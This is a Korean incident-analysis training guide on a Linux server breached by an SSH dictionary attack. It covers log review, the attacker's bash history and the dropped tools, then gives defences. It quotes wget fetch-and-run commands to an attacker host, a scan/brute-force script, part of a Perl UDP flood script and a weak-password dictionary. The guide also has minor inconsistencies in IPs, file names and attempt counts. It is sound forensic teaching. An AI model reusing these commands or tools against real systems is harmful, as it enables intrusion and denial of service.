침해사고분석실습

시스템분석가이드

실습 요약

사전식 대입 공격으로 인한 침해사고 시스템 분석 실습

Greg Song

bigrootno1@gmail.com

목차

1. 점검 요약

✓ 침해사고 당시 시스템 증상 요약

1) 아웃바운드로 DoS 공격 트래픽 발생
2) 외부와 비정상 세션 연결 형성

✓ 분석목표

1) 침해사고 발생 시스템의 운영체제 로그 분석 후 사고 원인 파악
2) 해커가 사용한 공격 파일을 확보하고 공격툴의 용도 분석
3) 침해사고 발생 시스템의 관리자(ROOT)계정 패스워드 확인

✓ 공격 단계

공격 단계	요약
1 단계	중국에 할당된 IP 대역에서 관리자 계정 접속 성공
2 단계	아웃바운드 사전식 대입 공격 시도
3 단계	아웃바운드 DoS 공격 발생(UDP Flooding)

✓ 공격 유입 경로

침해사고 발생 원인은 접근 제어 누락과 유출하기 쉬운 관리자 패스워드 사용으로 인해 발생 하였다.
사고 발생 시스템은 SSH 서비스 접속이 외부에서 아무런 제약 없이 접근 가능하였다.
해커는 SSH 서비스 포트(TCP 22)에 접속하여 사전식 대입 공격을 시도 하였다. 사전식 대입 공격 과정에서 취약한 패스워드 사용으로 인해 54번의 시도 만에 시스템 패스워드 유추에 성공 하였다.

관리자 계정을 획득한 후 해커는 추가 공격을 위해 A 클래스 대역으로 SSH 스캐닝을 시도하고 동시에 동일한 방식의 사전식 대입 공격을 수행 하였다.
이후 UDP Flooding 공격을 위해 Perl Script를 시스템에 설치하고 DoS 공격을 수행 하다.

참고, 사고가 발생한 시스템의 디스크를 절제 후 분석을 목적으로 별도 시스템에 마운트 하였다. 분석 작업은 IDC 내에 있는 서버에서 콘솔을 이용해서만 진행하고 별도의 분석용 소프트웨어 사용이 불가능 한 상황 이였다.

2. 상세 분석

1) 침해사고 발생 시스템의 운영체제 로그 분석

리눅스 시스템에는 다음 표와 같이 목적에 따라 다양한 로그가 존재 한다.

경로		설명
/var/log	auth.log	로그인 실패에 대한 기록
	wtmp	사용자들의 로그인 로그아웃 정보 누적 기록
	secure	운영체제 및 응용프로그램의 주요 동작 상태
	message	su, 특정 데몬 및 부팅 시 발생된 에러 기록
	lastlog	모든 사용자에 대한 접속 정보
/var/log/httpd	access_log	접속 요청 및 시도에 대한 로그(web)
	error_log	접속 요청 및 에러에 대한 로그(web)
/var/run	utmp	현재 로그인한 사용자들에 대한 상태를 기록

표 리눅스 계열 로그

모든 시스템 분석 시 제일 먼저 로그를 분석 한다. 로그를 통해 사용자 접속 기록을 확인하고 접근 계정 및 접근한 IP 정보를 확인함으로써 분석 실마리를 찾는다.


✓ **Step1> 로그 확인**

실습할 시스템 또한 제일 먼저 로그를 분석 해야 한다. 분석할 로그는 운영체제에 따라 다양 하다. 리눅스 계열(우분투포함)의 시스템은 시스템 디렉터리 중 "/var/log" 경로에 분석할 로그가 기록 된다.

로그 분석을 통해 침해사고가 발생한 시스템의 사고원인을 파악해 보자.

cert@ftp-svr01:~# cd /var/log

cert@ftp-svr01:~# ls -al



✓ **Step2> 로그인 사용자 분석**

시스템이 해킹을 당하면 정상 사용자가 아닌 해커에 의해 원격 접속이 이뤄지게 된다. Last 로그를 통해 먼저 시스템 로그인 내용을 확인 한다.




그림 Lastlog 확인

해커가 접속한 기록을 확인해야 한다. 원격 및 콘솔을 통해 인증을 요청한 기록은 "auth.log"[1]에 기록 된다.

cert@ftp-svr01:~# cp /var/log/auth.log /home/cert/auth.backup

cert@ftp-svr01:~# vi auth.log

그림 시스템 인증 로그

사전식 대입 공격에 의한 침해사고가 원인 이였다. 로그를 하나씩 확인해 보면 여러 번의 사전식 공격 시도를 통해 로그인에 성공한 것을 확인 할 수 있다. 로그를 살펴보면 "Oct 20 14:00:24" 시점부터 공격이 시작된 것을 알 수 있다.




그림 SSH 로그인 시도 실패 로그

[1] 실제 침해가 발생했던 시스템은 리눅스 서버로 우분투의 auth.log와 같은 로그는 /var/log/secure에서 확인할 수 있다.

해커(from 192.168.75.181)는 사전식 대입 공격을 위해 무작위 사용자 정보를 대입하기 시작 한다.
해커(from 192.168.75.181)는 "root"계정의 패스워드를 알아내기 위한 무작위 대입 공격을 반복 한다. "Oct 20 14:00:33"에 시도한 패스워드가 성공 한다.

그림 auth_log 로그인성공

✓ **Step3> 결론**

질문) 침해사고 발생 시스템의 운영체제 로그 분석 후 사고 원인 파악?
해답) "Auth.log"를 분석하면 해커가 시도했던 사전식 대입 공격을 확인할 수 있고, 침해사고발생 원인은 SSH 로그인 계정 노출에 의해 발생 되었다.

2) 해커가 사용한 공격 파일을 확보하고 공격툴의 용도 분석

해커가 사전식 대입 공격을 통해 해킹에 성공한 것을 "auth.log" 파일을 통해 확인 했다. 이제 해커가 어떻게 "**아웃바운드로 DDoS 공격 트래픽 발생**"을 실행 했는지 시스템을 분석해야 한다.

운영체제에는 시스템 로그뿐만 아니라 사용자의 명령 실행 내역을 로그로 기록 한다. 각 사용자의 홈디렉터리에 기록 된다.

사전식 대입 공격 이후 설치된 악성코드는 root 계정의 명령 히스토리를 점검해야 한다.

점검 항목	경로
기본환경파일접근권한점검	/etc/profile
유저환경파일접근권한점검	.profile, .cshrc, .login, .rhosts, .netrc, .bash_profile, .bashrc
주요디렉터리접근권한	/usr /tmp /sbin /etc
사용자계정파일의접근권한점검	/etc/passwd /etc/shadow /etc/group

표 리눅스 권한 점검 대상 파일

✓ **Step1> 로그 확인**

먼저 root 계정의 홈디렉터리로 이동 한다. 명령이 기록되는 bash_history 파일은 숨김 파일이기 때문에 "-al" 옵션을 사용 한다.

cert@ftp-svr01:~# sudo ls -al /root

```
[cert@ftp-svr01:/var/log$ sudo ls -al /root
total 248
drwx------  6 root root   4096 Oct 20 14:05 .
drwxr-xr-x 19 root root   4096 Oct 20 13:30 ..
-rw-------  1 root root    212 Oct 20 14:05 .bash_history
-rw-r--r--  1 root root   3106 Oct 15  2021 .bashrc
drwx------  2 root root   4096 Oct 20 14:00 .cache
-rw-r--r--  1 root root    161 Jul  9  2019 .profile
drwx------  2 root root   4096 Oct 20 13:32 .ssh
-rw-------  1 root root   1101 Oct 20 13:34 .viminfo
drwxr-sr-x  2  605  900   4096 Oct 20 14:03 gosh
-rw-r--r--  1 root root 209772 Oct 20 08:00 gosh.tgz
drwx------  3 root root   4096 Oct 20 13:32 snap
```

그림 root 계정 홈 디렉터리

✓ **Step2> root 계정의 명령 실행 내역 분석**

해커는 시스템을 장악하면 필요한 파일을 추가로 설치 한다. 파일을 설치하기 위해서는 외부에서 해킹한 시스템에 파일을 다운로드 해야 한다.
파일을 이동하는 방법은 다양한 방법을 사용 한다. 가장 보편적인 방법은 웹 사이트에 파일을 올려놓고 "wget"을 이용해 파일을 다운로드 하는 방법 이다.

해커가 파일을 어떻게 가져왔는지 ".bash_history" 파일을 확인해 보자.

cert@ftp-svr01:~# sudo cat /root/.bash_history

```
cert@ftp-svr01:/var/log$ sudo cat /root/.bash_history
[sudo] password for cert:
ifconfig
wget http://192.168.75.131/gosh.tgz
tar -zxvf gosh.tgz
cd gosh/
ls -al
./ss 192.168
bg
wget http://192.168.75.131/udp.pl
ls -al
chmod +x udp.pl
ls -al
perl udp.pl 192.168.255.255 0 0
bg
jobs
kill %1%1
```

그림 해커가 다운받은 파일

해커는 2개의 파일을 다운 받았다. "gosh.tgz" 파일과 "udp.pl" 파일이다.[2]

해커가 다운받은 파일 정보를 확보 했다. 이제 다운받은 파일을 찾아야 한다.
해커가 "wget http://192.168.75.131/udp.pl" 명령을 실행하기 전에 시스템 디렉터리 이동 내역은 없다. 이는 root로 로그인한 후 바로 파일을 받았다는 의미다. 다운 받은 파일은 root의 홈디렉터리에 남아 있다.

[2] 로그에 남은 102.168.75.131 IP는 침해사고 재현을 위해 사용된 IP입니다. 실제 사고 IP와 다릅니다.

```
cert@ftp-svr01:/var/log$ sudo find / -name gosh.tgz
/root/gosh.tgz
cert@ftp-svr01:/var/log$ cd /root
-bash: cd: /root: Permission denied
cert@ftp-svr01:/var/log$ sudo cd /root
sudo: cd: command not found
sudo: "cd" is a shell built-in command, it cannot be run directly.
sudo: the -s option may be used to run a privileged shell.
sudo: the -D option may be used to run a command in a specific directory.
cert@ftp-svr01:/var/log$ sudo ls -al /root
total 248
drwx------  6 root root   4096 Oct 20 14:05 .
drwxr-xr-x 19 root root   4096 Oct 20 13:30 ..
-rw-------  1 root root    212 Oct 20 14:05 .bash_history
-rw-r--r--  1 root root   3106 Oct 15  2021 .bashrc
drwx------  2 root root   4096 Oct 20 14:00 .cache
-rw-r--r--  1 root root    161 Jul  9  2019 .profile
drwx------  2 root root   4096 Oct 20 13:32 .ssh
-rw-------  1 root root   1101 Oct 20 13:34 .viminfo
drwxr-sr-x  2  605  900   4096 Oct 20 14:03 gosh
-rw-r--r--  1 root root 209772 Oct 20 08:00 gosh.tgz
drwx------  3 root root   4096 Oct 20 13:32 snap
cert@ftp-svr01:/var/log$
```

그림 해킹용 악성프로그램

✓ **Step3> 악성프로그램 분석**

stile.tgz 파일을 분석 하자. 먼저 압축을 풀고 파일을 분석 한다.

cert@ftp-svr01:~# tar -zxvf gosh.tgz

```
cert@ftp-svr01:~$ pwd
/home/cert
cert@ftp-svr01:~$ mkdir sample
cert@ftp-svr01:~$ sudo cp /root/gosh.tgz sample/
cert@ftp-svr01:~$ cd sample/
cert@ftp-svr01:~/sample$ l s-al
ls: cannot access 's-al': No such file or directory
cert@ftp-svr01:~/sample$ ls -al
total 216
drwxrwxr-x 2 cert cert   4096 Oct 21 00:56 .
drwxr-x--- 5 cert cert   4096 Oct 21 00:55 ..
-rw-r--r-- 1 root root 209772 Oct 21 00:56 gosh.tgz
cert@ftp-svr01:~/sample$
cert@ftp-svr01:~/sample$ tar -zxvf gosh.tgz
gosh/
gosh/go.sh
gosh/pass_file
gosh/pscan2
gosh/ss
gosh/vuln.txt
cert@ftp-svr01:~/sample$
```

cert@ftp-svr01:~# vi go.sh

```
cert@ftp-svr01:~/sample$ cd gosh/
cert@ftp-svr01:~/sample/gosh$
cert@ftp-svr01:~/sample/gosh$ ls -al
total 484
drwxr-xr-x 2 cert cert   4096 Oct 20 07:58 .
drwxrwxr-x 3 cert cert   4096 Oct 21 00:56 ..
-rwxr--r-- 1 cert cert     94 Oct 20 07:57 go.sh
-rw-r--r-- 1 cert cert    187 Oct 20 07:57 pass_file
-rwxr--r-- 1 cert cert  21408 Oct 20 07:57 pscan2
-rwxr--r-- 1 cert cert 453973 Oct 20 07:57 ss
-rw-r--r-- 1 cert cert      0 Oct 20 07:58 vuln.txt
cert@ftp-svr01:~/sample/gosh$
cert@ftp-svr01:~/sample/gosh$
cert@ftp-svr01:~/sample/gosh$
cert@ftp-svr01:~/sample/gosh$ vi go.sh
```

```
./ss 22 -a $1 -i eth0 -s 10
cat bios.txt |sort | uniq > mfu.txt
./ssh-scan 300
rm -f bios.txt
~
```

압축 해제한 파일들은 실행 권한을 가지고 있다. 공격자는 "ss" 파일을 실행 시키고 파라미터로 "192.168" 옵션을 사용 했다. "ss"파일은 옵션으로 제공된 IP대역(B 클래스)을 타겟으로 SSH 포트 스캔을 수행하고 사전식 대입 공격을 실행하는 파일 이다.
해커는 시스템을 해킹했던 동일한 방식으로 2차 공격을 시도한 했다.

udp.pl 파일을 살펴 보자.

cert@ftp-svr01:~# cat udp.pl | more

```
#!/usr/bin/perl


use Socket;

$ARGC=@ARGV;

if ($ARGC !=3) {
 printf "$0 <ip> <port> <time>\n";
 printf "for any info vizit http://hacking.3xforum.ro/ \n";
 exit(1);
}

my ($ip,$port,$size,$time);
 $ip=$ARGV[0];
 $port=$ARGV[1];
 $time=$ARGV[2];

socket(crazy, PF_INET, SOCK_DGRAM, 17);
    $iaddr = inet_aton("$ip");

printf "Amu Floodez $ip pe portu $port \n";
printf "daca nu pica in 10 min dai pe alt port \n";

if ($ARGV[1] ==0 && $ARGV[2] ==0) {
 goto randpackets;
}
if ($ARGV[1] !=0 && $ARGV[2] !=0) {
 system("(sleep $time;killall -9 udp) &");
--More--
```

udp.pl 파일이 이상 트래픽을 일으킨 파일 이다. 해커는 "udp.pl" 파일을 이용해 UDP 패킷을 생성하였고, DoS 공격에 이용했다.

✓ **Step3> 결론**

질문) 해커가 사용한 공격 파일을 확보하고 공격툴의 용도 분석?

해답) ".bash_history" 파일을 통해 공격에 사용된 파일 정보를 확인하고 시스템에 저장된 파일을 확보하였다. 다운받은 파일은 DoS 공격에 사용되는 udp.pl 파일과 사전식 대입 공격용 stile 파일이 사용 되었다.

3) 침해사고 발생 시스템의 관리자(ROOT)계정 패스워드 확인

사전식 대입 시도 공격 로그를 통해 root 패스워드를 확인 할 수 있다. 공격에 사용된 사전 파일은 공격 후 다운받은 해킹툴과 동일한 사전 파일을 사용하였고 auth.log의 인증 성공 로그를 살펴보면 알 수 있다.




그림 auth_log파일

✓ **Step1> 로그 확인**

사용자 로그인 기록을 보면 sshd[1882] 프로세스에서 패스워드 성공이 이뤄졌다. 마지막 SSH 프로세스 PID는 1880 이였다.

성공한 패스워드를 유추하기 위해 해커(192.168.75.181)가 시도했던 패스워드 파일을 따로 추출해서 파일로 저장 한다.

cert@ftp-svr01:~# cat /var/log/auth.log | grep "password" | more

```
cert@ftp-svr01:~/sample/gosh$ cat /var/log/auth.log | grep "password" | more
Oct 20 13:35:06 ftp-svr01 passwd[1732]: pam_unix(passwd:chauthtok): password changed for root
Oct 20 14:00:26 ftp-svr01 sshd[1882]: Failed password for root from 192.168.75.181 port 34870 ssh2
Oct 20 14:00:32 ftp-svr01 sshd[1882]: message repeated 2 times: [ Failed password for root from 192.168.75.181 port 3487
0 ssh2]
Oct 20 14:00:33 ftp-svr01 sshd[1882]: Accepted password for root from 192.168.75.181 port 34870 ssh2
```

그림 auth_log파일추출

4번째 시도에서 sshd[1882](PID 1882) root 패스워드 로그인이 성공 했다.

공격자가 사용한 패스워드 파일의 3번째 라인을 확인 하자.

cert@ftp-svr01:~# vi pass_file

```
root root
root password
root 111111
root 123456
root qwerty
root p@ssw0rd
root pa55w0rd
root passw0rd
root 1q2w3e
root abc123
root abcd1234
root 1234
root redhat
oracle oracle
test test
```

침해가 발생한 시스템의 root 패스워드는 123456 입니다.

✓ **Step2> 결론**

질문) 침해사고 발생 시스템의 관리자(ROOT)계정 패스워드 확인

해답) 123456

3. 대응 방안

이번 침해 사고는 취약한 패스워드 설정 및 접근 제어 문제로 발생 되었다. 다음과 같은 방법으로 해결할 수 있다.

1) 방화벽 설치 및 서버 데몬에 대한 접근 제어 설정 추가
- 시스템의 모든 권한을 획득할 수 있는 SSH에 대한 접근 제어
- 네트워크 기반 방화벽이나 서버에 구현할 수 있는 iptable 등을 이용해 접근 제어
- 내부 패스워드 감사 정책에 의한 복잡한 패스워드 설정
- 주기적인 패스워드 변경과 과거 사용했던 패스워드 설정 제한

2) root 계정의 sshd_config 파일 수정
- PermitRootLogin : root 사용자의 로그인 허용 여부(yes, prohibit-password, forced-commands-only, no)를 원격 접근이 불가능 하도록 설정, 해당 설정 라인을 주석 추가

문서끝